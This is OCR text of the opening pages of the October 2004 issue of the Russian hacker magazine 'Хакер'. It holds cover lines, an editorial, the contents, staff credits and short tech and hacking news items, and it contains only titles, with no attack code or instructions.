ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

№10(70) • ОКТЯБРЬ • 2004

ХАКЕР

WWW.XAKEP.RU

3 ВИДЕО ПО ВЗЛОМУ!

ОХЛАДИ СВОЙ КОМП

Жидкостные системы охлаждения Стр. 12

Дефейс по-правильному!

Ликбез по совершению дефейсов Стр. 60

DDoS в картинках

Создание собственной DDoS-армии

Стр. 78

Стр. 32

«Точка Ру» принимает гостей

Наши в гостях у крупного столичного провайдера

Стр. 102

КГБ – Большой Брат СССР

В застенках крупнейшей в мире разведки

Стр. 110

Диапап под крылом пингвина

Выходим в Сеть из Linux

Весь софт от ADOBE на DVD

ISSN 1609-1019

(game)land

В ЖУРНАЛЕ

НА DVD БОЛЕЕ 4 ГИГАБАЙТ ИНФЫ

- Весь софт от Adobe
- KDE 3.3
- Microsoft Office 2003 SP1r .NET
- Paint Shop Pro 9
- Acronis True Image Server 8
- Kylix 3
- Демки
- Музыка от Lesnik'a
- Софт из журнала

INTRO

Ты смотришь телевизор? Честно говоря, я тоже редко это делаю. В основном, на кухне за завтраком - ем и одновременно смотрю утреннюю программу по какому-нибудь общероссийскому каналу. Знаешь, что я там вижу в сводках новостей? Одни террористы захватили детишек в школе и расстреляли половину учительского состава. Другие террористы захватили автобус и требуют от государства выполнения их условий. А еще шахидки-смертницы рванули пару фугасов возле гостиницы «Националь». Такое чувство, что нам нечего больше показывать. А еще впечатление, что терроры совсем охренели и творят беспредел вообще не по понятиям. Заходя в Сеть, я надеюсь оторваться от этого грязного мира, погрузиться в паутину битов и шифров. Но что я получаю в ответ? Мой любимый сайт уже третий месяц ДДоСят турки, асю моей хорошей знакомой угнали какие-то черти и требуют от нее взамен интима. Да то же самое творится, что и в реальной жизни. Вопрос: а что же вы все орете, что моджахедам нет места в этом грешном мире? Вы же сами участвуете в войнах, пусть они и виртуальные.
Да, мы пишем о технологиях ДДоС-атак. Да, мы пишем о том, как взламывать системы. Но и криминальные газеты тоже дотошно и в красках расписывают способы убийств. Но это же не значит, что нужно хвататься за нож и идти резать своих соседей. Мы просто хотим донести до вас, читатели, технологию устройства компьютерных систем - не более. Ведь за ними будущее.
Задумайся, чуви, начни осмысление этого мира с себя. Попробуй поменять что-то в себе. Не выплескивай агрессию, дави ее в себе, борись с ней!
Начать перемены стоит с себя, и тогда мир изменится к лучшему.

Короче, я сказал, что хотел.

b00b1ik

CONTENT

НЬЮСЫ

FERRUM

PC ZONE

ШAPOWAREZ

ИМПЛАНТ

ВЗЛОМ

СЦЕНА

ДЕНВЕР

СТР.20

Каждый web-разработчик только мечтал о инструменте, который объединил бы в себе самые необходимые разработки. Теперь такой инструмент есть.

ШПИОНСКИЕ ШТУЧКИ

СТР.46


Ты наверняка не раз представлял себя агентом 007, теперь ты можешь приблизиться к тайному делу шпионажа.

DDoS В КАРТИНКАХ

СТР.78


О теории DDoS-атак ты слышал уже много, пришло время лабораторной практики!

ИНТЕРВЬЮ С ГЛАВНЫМ ХАКЕРОМ EEYE DIGITAL SECURITY



«Главный хакер» - это не понт, это такая должность в одной из лучших security-корпораций :).

ПОДЛОЖИ СВИНЬЮ В КОНСОЛЬ



Иногда даже смурным юниксоидам хочется повеселиться и поприкалываться над коллегами. Несколько интересных способов ты найдешь в этой статье.

UNIXOID

КОДИНГ

LEECH

КРЕАТИФФ

ЮНИТЫ

ВОЗЬМИ ONCOCA ПОД КОНТРОЛЬ

Много говорят о том, что сотовые операторы сливают со счета деньги. Так что тебе мешает вести собственную статистику?

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
LEECH
Иван «SideX» Корноухов
(sidex@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Алексей Филия
(philiya@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге (serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802 от 14 февраля 2002 г.


Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.

HITECH ■ Алекс Целых (news@real.xakep.ru) ЖЕЛЕЗО ■ Никита Кислицин (nikitoz@real.xakep.ru) ВЗЛОМ ■ mindw0rk (xnews@real.xakep.ru)

РОБОТ-НОСИЛЬЩИК

HITECH

Компания Fujitsu представила универсального робота-носильщика. Еще в фойе дроид приветствует гостей отеля хриплым баритоном. Уточнив номер комнаты, Service Robot берет тяжелые чемоданы в обе «руки» и начинает движение в сторону лифта. А если вещей много, выкатывает специальную тележку. Электронная карта отеля, восемь камер и ультразвуковые сенсоры позволяют роботу преодолевать любые препятствия. Правое и левое колеса вращаются независимо, поэтому движение по наклонным и неровным поверхностям дается легко. Используя систему обработки трехмерных изображений, робот может хватать предметы и протягивать их гостям. За реалистичное движение «рук» отвечает модель нервной системы позвоночных. В продолжение своей миссии Service Robot нажимает кнопку вызова лифта, поднимается на этаж и провожает гостей в номер. Робот чутко воспринимает голосовые инструкции. Три микрофона позволяют ему определить источник команд, чтобы обернуться на голос. Справки об отеле можно получить на цветном сенсорном экране. Робот подключен к интернету по интерфейсу Wi-Fi 802.11b. Дроид самостоятельно контролирует заряд батареи и время от времени отправляется на базу для индукционной подзарядки без прямого контакта с зарядным устройством. Ночью робот бодро патрулирует коридоры отеля. Размеры Service Robot - 65x57x130 см. Вес робота - 63 кг. Скорость движения - до 3 км/ч. Service Robot поступит в продажу в июне 2005 года по цене 18 тысяч долларов. ■



МАШИНА УТЕШЕНИЙ

HITECH

Дженнифер Баумайстер из Германии изобрела машину утешений. В основу Comfort XXL лег старый игровой автомат. Его перекрасили в зеленый цвет, цвет надежды. В базу данных вошла добрая сотня видеороликов, в которых совершенно разные люди - мужчины, женщины и дети - произносят ободряющие речи. Загорелые девчонки восторженно пищат: «Ты классный! Ты красивый! Просто фантастика!». Грузный мужчина задумчиво изрекает: «Помни, могло быть намного хуже». Аппараты уже установили в одном из полицейских участков и в берлинском госпитале. Денег за утешение не берут. Похоже, это реальная альтернатива общению с больными раком яичек из «Бойцовского клуба». ■

СУД НАД РУССКОЙ КРАКЕРШЕЙ


ВЗЛОМ

Ты, вероятно, в курсе, насколько редкое явление на русской хаксцене хакерши. Нет, они есть, и некоторые очень даже компетентны в области security, но это, скорее, единичные случаи. А еще меньше девушек, которые жить не могут без копания в IDA и SoftIce, исправляя одни биты на другие. Одну из таких редких теток, официально работающую админом, недавно сцапали доблестные сотрудники правоохранительных органов г. Петрозаводск. Приняли кракершу за то, что она взломала защиту лицензионной версии компьютерной бухгалтерии и продавала прогу всем желающим. Пиратский CD у нее можно было взять за 3000 рублей, в то время как лицензия стоит $2800. Чтобы привлечь клиентов, тетка дала объяву в газету. Это не прошло незамеченным, и отдел «К» МВД Карелии выслал своего сотрудника на контрольную закупку. На месте, где должна была состояться продажа, девочку и повязали. Как к ее темным делишкам отнесется суд, пока загадывать рано. Но учитывая то, что это ее первый арест, скорее всего, малышка отделается небольшим штрафом и 1-2 годами условно. ■

НОВАЯ ЛОГИКА VIA

ЖЕЛЕЗО


Новый чипсет VIA K8T890 представила недавно компания VIA. В официальном пресс-релизе компании говорится, что новые микросхемы будут работать с процессорами AMD Athlon 64/64 FX/Opteron/Sempron, при этом чипсет поддерживает графику PCI Express x16 и обеспечивает работу 4 портов PCI Express x1 с пропускной способностью до 250 Мб/с в каждом направлении. Кроме всего прочего, микросхема северного моста поддерживает технологию VIA Hyper8 (с 16-битной шиной HyperTransport, работающей на частоте 1 ГГц), а также архитектуру асинхронной шины. Что касается южного моста (VT8237), то в этой микросхеме реализована поддержка следующих технологий: Ultra V-Link с пропускной способностью 1066 Мб/с, 7.1 аудиоконтроллер VIA Vinyl Gold с интегрированным 6-канальным VIA Vinyl, поддержка 4 SATA-устройств, 8 портов USB 2.0/1.1, 6 слотов PCI, V-RAID - RAID 0, RAID 1, RAID 0+1 & JBOD (SATA), VIA Velocity Gigabit Ethernet и интегрированный сетевой адаптер 10/100 Fast Ethernet. ■



ЖИВОЕ ОДЕЯЛО

HITECH


Канадский художник Николас Стэдман (www.nickstedman.com) представил «живое» одеяло. Роботизированное существо напоминает неуклюжую каракатицу, накрытую простыней. Устройство оборудовано микропроцессором PIC и беспроводным передатчиком. Глазами роботу служит внешняя видеокамера, фиксирующая перемещения людей в пространстве. Одеяло выбирает момент, незаметно подкрадывается к «жертве» и пробует ее приобнять. Тело каракатицы спрятано в десятки мягких надувных подушек, каждая из которых снабжена тактильными сенсорами. Если «жертва» капризничает, вырывается, одеяло может обидеться и уползти прочь. На выставке «ArtBots: The Robot Talent Show», которая прошла в конце сентября, робот ластился, как котенок. ■



КИТАЙСКИЙ БУНТ ПРОТИВ SYMANTEC

ВЗЛОМ

Китайская программа Freegate пользуется большой популярностью среди китайцев. У нее только зарегистрированных юзеров более 200 тысяч. Нет, это не порно-пазл. Эта утилита прорубает тоннель в Великом Китайском файрволе, блокирующем доступ миллионов китайцев к непотребным ресурсам (в Китае со свободой слова напряженка). Но в один прекрасный день Freegate перестала работать, и братья наши меньшие опять лишились качественного европейского порно. Как оказалось, причиной тому был антивирус компании Symantec, в котором фригейт занесли в черный список под видом троянца. Китайцы всполошились, загалдели, подняли бунт. Шутка ли, опять без европейской порнухи жить. Symantec подумала и решила, что с Китаем связываться себе дороже. Поэтому пообещала исключить прогу из блэк-листа. Европейские прелести станут доступны китайцам после очередного обновления онлайновой базы антивиря. ■



ЯДРЕНЫЙ ПРОПЕЛЛЕР

ЖЕЛЕЗО

Новый и чрезвычайно красивый кулер выпустила компания Thermaltake. Новинка используется для охлаждения кристаллов Pentium 4 под разъем LGA 775. Основная фишка модели заключается в том, что ее радиатор имеет медные теплоотводные трубки, повышающие эффективность охлаждения. Также применен новаторский подход и в самом управлении потоком воздуха: в нашем случае проходящая через кулер струя прохладного воздуха обдувает непосредственно ядро, минуя всю оставшуюся площадь верхней части процессора. Новинка имеет размеры 82,61x76x45 мм и изготовлена из алюминия. Теплоотводные трубки выполнены из меди и имеют диаметр 6 мм, размеры вентилятора - 90x90x25 мм. Двигатель пропеллера питается напряжением 12 вольт и потребляет 2,16 Вт мощности, выдавая 2500 об/мин. При этом максимальный наблюдаемый ток воздуха составляет 42,91 CFM, а уровень шума - 21 дБа. Если верить пресс-релизу, этот пропеллер может легко налетать 40 тысяч часов, при этом если скинуть его со второго этажа человеку на голову - травмы не избежать, весит он 522 г. ■

РАДИОПРИЕМНИК WI-FI

HITECH

Английская компания Reciva (www.reciva.com) представила прототип хай-тек радиоприемника. Внешне он ничем не отличается от классического устройства. Однако заточен девайс не под обычный радиоэфир, а под вещание интернет-радиостанций. Компьютер для прослушивания вообще не нужен. Радиоприемник выходит в Сеть через беспроводное соединение Wi-Fi. Поддерживаются форматы вещания Real Audio, Windows Media, MP3 и Ogg Vorbis. Серийный выпуск устройства пока только планируется. Но спрос на новинку прочат феноменальный. ■

ГИБДДШНИКОВ ПОИМЕЛИ


ВЗЛОМ

Как ты думаешь, как ГИБДДшники узнают по номерам имя владельца машины? Правильно, у них есть база данных, куда аккуратно заносится информация обо всех автолюбителях и их железных лошадях. Эта БД конфиденциальна, и доступ к ней так просто получить нельзя. Но руководитель одного ООО, которое настраивало сеть для отделения ГИБДД и с которым инспекция заключила двустороннее соглашение, решил, что ему можно. И под благим предлогом с января по август 2004 г. скачивал базу на свой комп. Каким-то образом негодника удалось засечь, и теперь он отвечает на вопросы следователей. Таким образом, милиции удалось поймать по горячим следам одного из поставщиков контента тех дисков, которые нам пытаются впарить в метро (БД ГИБДД, «09», МТС и «Мегафон»). Против пирата возбуждено уголовное дело по статье 362 («Похищение, присвоение, вымогательство компьютерной информации или завладение ею путем мошенничества или злоупотребления служебным положением»), и теперь его ждет штраф до 200 минимальных з/п. ■

ВИРУСМЕЙКЕРЫ ОСТАВЛЯЮТ РЕЗЮМЕ В КОДЕ ЧЕРВЕЙ

ВЗЛОМ

Все слышали про червя MyDoom. Его модификации - MyDoom.V и MyDoom.U - продолжают гулять по Сети, заражая машины неосторожных юзеров и устанавливая на них троян Surila. Примечательно то, что в коде этих двух червячков антивирусники обнаружили скрытое послание, адресованное им же: «Подкиньте работенку, чуваки!». Энтузиазма брать на работу вирусмейкеров у антивирусных компаний не обнаружилось. Все скептически относятся к посланию. Например, старший консультант антивирусной компании Sophos Грэм Клали прокомментировал это так: «Все очень просто - если вы написали вирус, вас никогда не возьмут на работу. Мало того, что создавать зловредный код неэтично, возникает еще и вопрос, можно ли доверить таким людям программу, ежедневно защищающую миллионы пользователей во всем мире». Кроме того, писать вирусы и создавать для них антивирусы совсем не одно и то же. Для первого, по мнению Клали, особых мозгов не нужно. Намного сложнее написать устойчивый, совместимый код антивирусных сегментов. ■



НОВЫЙ РЕЗАК


ЖЕЛЕЗО

Новый резак, предназначенный для работы с дисками DVD+/-R/RW, представила компания Plextor. Новинка поддерживает режим 4x при работе с двухслойными дисками и 16x при записи DVD+R/ DVD-R, PX-716A. Основной фишкой привода, которая отдельно упоминается в пресс-релизе, является совмещенное использование технологий Intelligent Tilt (механизм трехмерной корректировки положения головки для уменьшения колебаний) и PoweRec (система выбора оптимального качества записи при максимальной скорости). Также применяется технология, позволяющая определить стандартное отклонение чистого носителя и оптимизировать процесс записи для noname-болванки. Что касается характеристик, вот они:

- Запись: DVD+-R:16x, DL DVD+R: 4x, CD-R: 48x.
- Перезапись: DVD+RW: 8x, DVD-RW: 4x, CD-RW: 24x.
- Чтение: DVD-ROM: 16x, CD-ROM: 48x.
- Время доступа: менее 100 мс для CD, 150 мс для DVD.
- Буфер: 8 Мб.
- Поддержка фонового форматирования носителя.
- Интерфейс: E-IDE (ATAPI).
- Размеры: 146x41,3x170 мм.
- Масса: 1 кг.
- Наработка до отказа: 60 тыс. часов. ■

ПЛАТА ДЛЯ P4

ЖЕЛЕЗО



Новую плату для процессоров Pentium 4 презентовала компания Gigabyte. Новинка, GA-8TRX330-L, работает на базе чипсета RX330 от ATI.

Эта модель заточена под процессоры Pentium 4 с HyperThreading и оснащена разъемом Socket 478. Вот основные характеристики новинки:

- Набор логики: ATI RX330 + ATI SB300.
- 4 разъема для памяти DDR266/333/400 SDRAM, максимальная емкость - 4 Гб.
- 2 SATA, 2 UDMA ATA 100/66, S/P DIF, 1 AGP (8x/4x-AGP 3.0), 1,5 В, 5 PCI (PCI 2.3), 6 USB 2.0/1.1.
- Интегрированный сетевой адаптер Realtek RTL8100C.
- Интегрированный звук Realtek ALC655.
- Форм-фактор - ATX (30,5x24x4 см). ■

ВНЕШНИЙ MAXTOR

ЖЕЛЕЗО


В семействе внешних жестких дисков Maxtor пополнение - менеджеры компании представили линейку OneTouch II, которая позиционируется прежде всего как панацея от проблем, связанных с резервным копированием данных. Собственно, уже в самом названии устройств кроется разгадка: все операции, связанные с резервным копированием информации, выполняются при нажатии единственной кнопки на накопителе. При этом используется специальный обучаемый софт - Dantz Retrospect. С помощью фирменной технологии Maxtor DriveLock владельцы новых винчестеров могут создавать на диске логические области, защищенные паролем. При этом постановка на охрану происходит сразу после отключения диска от системы. Среди прочих фишек OneTouch II я бы отметил возможность создавать резервную копию всей системы и впоследствии использовать ее для загрузки в случае технических проблем. Ниже я приведу основные характеристики устройства, которые упомянуты в пресс-релизе:

- Скорость вращения шпинделя: 7200 об/мин (250 Гб модель), 5400 об/мин (300 Гб модель).
- Емкость: 250/300 Гб.
- Буфер: 16 Мб.
- Интерфейс: FireWire/USB 2.0.
- Среднее время позиционирования: 9,0 мс.
- Габариты: 41x140x210 мм.
- Масса: 1,38 кг.
- Рекомендованная цена: $380 за 300 Гб модель, $320 за 250 Гб. ■

НАСТОЛЬНЫЙ ФУТБОЛ


HITECH

Ученые немецкого университета Фрайбурга сконструировали робота, играющего в настольный футбол. Железяке KiRo не занимать внимательности. Полсотни раз в секунду робот оценивает ситуацию на столе и решает, как действовать. За положением мяча и наклоном фигурок следит видеокамера. Она расположена под стеклянным полем, прозрачным снизу и зеленым для тех, кто наблюдает за игрой. В компьютер заложены все данные о динамике мяча. После того как выбрана тактика, приводятся в действие моторы, вращающие и двигающие стержни с фигурками. С каждым новым матчем робот играет сильнее. Сегодня он умудряется продуть всего одну игру из шести. А лет через пять, вероятно, сможет побить человека, чемпиона мира. ■



РЫБЬЯ РЕАЛЬНОСТЬ


HITECH



Американец Кен Ринальдо дал аквариумным рыбкам настоящую свободу передвижения. Для этого он поместил аквариумы на подставки на колесах. Вокруг же установил инфракрасные датчики, фиксирующие положение рыбок. Когда бойцовый петушок подплывает к стенкам аквариума, инсталляция начинает движение. Так рыбки могут исследовать внешний мир. Особи в разных аквариумах получили возможность общаться. Во время сближения их разделяют лишь тонкие стенки из стекла. Человек тоже в буквальном смысле погружается в новую «рыбью реальность». На стены проецируются изображения с беспроводных видеокамер на дне аквариума. Как бы смотришь на аквариум снаружи и одновременно чувствуешь на себе взгляд изнутри. ■

ПОДУШКИ ДЛЯ ВЛЮБЛЕННЫХ

HITECH




Лаборатория Play Studio (play.tii.se) на базе шведского Интерактивного института представила прототип подушек для влюбленных. А именно для тех, кого разлучило расстояние. Беспроводной чип соединяет подушки с ближайшим компьютером. Через интернет они взаимодействуют друг с другом, в какой бы точке планеты ни находились. В каждую подушку вплетена сеть из тончайших электролюминесцентных волокон. Когда одна сторона лобзает и душит свою подушку, подушка партнера начинает светиться. Чем сильнее объятия, тем отчетливее выступает неоновый рисунок. Разработчики справедливо замечают, что подушки частенько хранят секреты, переживания и мечты влюбленных. Телеобщение через этот глубоко личный предмет помогает справиться с зеленой тоской по другу. ■

ОКНО В ПАРИЖ

HITECH

Американец Райан Хоглэнд установил над своим камином виртуальные окна Virtual Windows (www.hoagy.org/virtualwindow). Для этого он встроил в обычную раму восемь цветных LCD-панелей. Они подключены к двум четырехпортовым видюхам nVidia Quadro PCI. Для задней подсветки используется отдельный блок питания ATX. Разрешение исходной картинки на компьютере - 3072x2048 пикселов. Программка на Visual Basic каждые 15 минут делает нарезку и раскидывает изображения по дисплеям. Райну пришлось повозиться с дрелью, чтобы панели плотно прилегали к стене. От видео он отказался по той причине, что пропускной способности шины PCI было недостаточно. Скоро Райан обещает взять реванш. Virtual Windows



v2.0 будут реализованы на технологии PCIE. Такие виртуальные окна позволяют путешествовать, не выходя из дома. Они воссоздают умиротворяющую атмосферу морского вояжа, в котором мимо тебя проносятся диковинные пейзажи. ■

МИНИАТЮРНЫЕ 5 МП


ЖЕЛЕЗО

Любопытное устройство предложила на суд потребителей компания Canon. На этот раз она порадовала нас цифровой камерой Digital IXUS i5 (в США - PowerShot SD20, в Японии - Canon IXY Digital L2), которая будет представлена на рынке в 4 цветовых вариантах: серебряный, голубой, красный и темно-серый. Новинка интересна прежде всего своими размерами: 90x47x19 мм – это чуть меньше среднего современного GSM-телефона. Вот основные характеристики новой модели:

- Сенсор: 1/2,5 дюйма, ПЗС, 5 млн. эффективных пикселов.
- Разрешения снимков: 2592x1944, 2048x1536, 1600x1200, 640x480.
- Запись видеоклипов: 640x480@10fps, 320x240 и 160x120@15fps.
- расстояние: 39 мм в 35-мм эквиваленте.
- Цифровое увеличение: 5,6x.
- Минимальная дистанция фокусировки: 3 см в режиме макросъемки.
- Светочувствительность: ISO 50/100/200/400.
- Экспокоррекция: ±2 EV с шагом 1/3 EV.
- Диапазон выдержек: 15-1/5000 с.
- Баланс белого: автоматический, 5 предварительных настроек, ручная установка.
- Пакетная съемка: до 17 кадров (0,9 fps).
- Видоискатель: оптический.
- ЖК-экран: 1,5 дюйма, TFT, 78 тыс. пикселов.
- Интерфейсы: USB, AV-выход.
- Носитель данных: карты SD.
- Источник питания: NB-3L.
- Размеры: 90x47x18 мм.
- Масса: 100 г. ■

ТЕЩЕ В ЗАД

HITECH



Джузеппе Каннелла из английского графства Бедфордшир остроумно избавился от ворчливой тещи. Старушка страдает болезнью Паркинсона, но очень любит выезжать за город. Заботливый зять-авиамоделист немного модифицировал старую инвалидную коляску. Он приладил к ней небольшой реактивный двигатель и рулевое управление. Во время испытаний коляска разогналась до скорости 100 км/ч. Теща от такой идеи пришла в восторг. Теперь с ежедневной прогулки она возвращается только под вечер. Интересно, что в самом начале авиамоделист экспериментировал с картом. Мысль раскурочить инвалидную коляску тещи подкинула ему жена. ■

ГОЛУБЫЕ ДИСКИ В АТАКЕ

ЖЕЛЕЗО

Время не стоит на месте, и то, что еще вчера казалось новинкой и верхом технологического кича, уже сегодня уходит в прошлое, уступая место новым и более передовым технологиям. Следуя этому правилу, гигант Sony продолжает продвигать на рынке технологию Blu-Ray. На этот раз представители компании сообщили о начале разработки 8-слойного диска Blu-Ray емкостью 200 Гб. Планируется, что более подробная информация будет предоставлена общественности 11 октября на международном симпозиуме по оптическим носителям, который будет проходить в столице Южной Кореи.


Впрочем, несмотря на далеко идущие планы, первостепенной задачей компании остается коммерциализация в ближайшие 2-3 года 4-слойного носителя емкостью 100 Гб. В настоящий момент сложилась непростая ситуация. И Sony, и ряд других компаний уже сейчас предлагают покупателю плееры с поддержкой BRD. Однако эти устройства не могут занять значимой части рынка из-за фантасмагорично высокой цены и экзотичности этого формата для видеозаписывающих компаний. Теперь становится понятно, зачем Sony купила Metro-Goldwyn-Mayer - с приобретением этого гиганта Sony получила доступ к ряду кинолент студии и теперь может без предварительного согласования и переговоров перевести существенную часть рынка на новую технологию. Такие вот монополисты.

Также Sony Computer Entertainment заявила о своих планах по использованию Blu-Ray в игровой приставке PlayStation 3, которая появится на прилавках через 2 года. Как бы смешно это ни было, но именно использование оптических носителей в игровой индустрии может оказать значительное влияние на продвижение нового формата: стоит только вспомнить, как PlayStation и PlayStation 2 в свое время помогли продвижению на рынке DVD. PS3, как предполагается, будет поддерживать Blu-Ray Disc емкостью до 54 Гб.

Разработчикам Blu-ray Disc стоит ускорить работу над технологией - сейчас сложилась ситуация, когда нельзя терять попусту время, если, конечно, разработчики видят большое будущее у нового стандарта. ■

БРАЗИЛИЯ ВПЕРЕДИ ПЛАНЕТЫ ВСЕЙ

ВЗЛОМ



